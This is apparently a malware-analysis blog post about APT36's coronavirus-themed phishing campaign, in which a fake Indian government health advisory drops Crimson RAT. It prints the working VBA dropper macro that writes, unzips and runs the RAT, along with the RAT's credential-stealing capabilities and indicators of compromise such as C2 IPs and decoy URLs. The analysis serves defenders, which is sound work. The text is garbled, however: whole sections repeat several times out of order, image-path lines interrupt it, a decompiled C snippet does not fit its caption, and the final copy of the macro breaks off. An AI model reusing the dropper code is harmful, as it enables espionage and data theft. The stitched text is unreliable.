Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software
- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT


```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
        Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim's browser
- Listing running processes, drives, and directories on the victim's machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software
- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

```
File Write      process:  rundll32.exe   op:       OpenModify    status:  0xC0000034
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp
File Read       process:  rundll32.exe   op:       Unknown       status:  0x00000000
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\
File Read       process:  rundll32.exe   op:       Unknown       status:  0x00000000
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\
File Write      process:  rundll32.exe   op:       OpenModify    status:  0xC0000022
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css
File Read       process:  rundll32.exe   op:       OpenRead      status:  0xC0000022
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css
File Write      process:  rundll32.exe   op:       OpenModify    status:  0xC0000034
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp
File Write      process:  rundll32.exe   op:       OpenModify    status:  0xC0000022
                path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css
```

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

Since the coronavirus became a worldwide health issue, the desire for more information and guidance from government and health authorities has reached a fever pitch. This is a golden opportunity for threat actors to capitalize on fear, spread misinformation, and generate mass hysteria—all while compromising victims with scams or malware campaigns.

Profiting from global health concerns, natural disasters, and other extreme weather events is nothing new for cybercriminals. Scams related to SARS, H1N1 (swine flu), and avian flu have circulated online for more than a decade. According to reports from ZDnet, many state-sponsored threat actors have already started to distribute coronavirus lures, including:

- Chinese APTs: Vicious Panda, Mustang Panda
- North Korean APTs: Kimsuky
- Russian APTs: Hades group (believed to have ties with APT28), TA542 (Emotet)
- Other APTs: Sweed (Lokibot)


Recently, the Red Drip team reported that APT36 was using a decoy health advisory document to spread a Remote Administration Tool (RAT).

APT36 is believed to be a Pakistani state-sponsored threat actor mainly targeting the defense, embassies, and the government of India. APT36 performs cyber-espionage operations with the intent of collecting sensitive information from India that supports Pakistani military and diplomatic interests. This group, active since 2016, is also known as Transparent Tribe, ProjectM, Mythic Leopard, and TEMP.Lapis.

APT36 spreads fake coronavirus health advisory

APT36 mainly relies on both spear phishing and watering hole attacks to gain its foothold on victims. The phishing email is either a malicious macro document or an rtf file exploiting vulnerabilities, such as CVE-2017-0199.

In the coronavirus-themed attack, APT36 used a spear phishing email with a link to a malicious document (Figure 1) masquerading as the government of India (*email.gov.in.maildrive[.]email/?att=1579160420*).



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
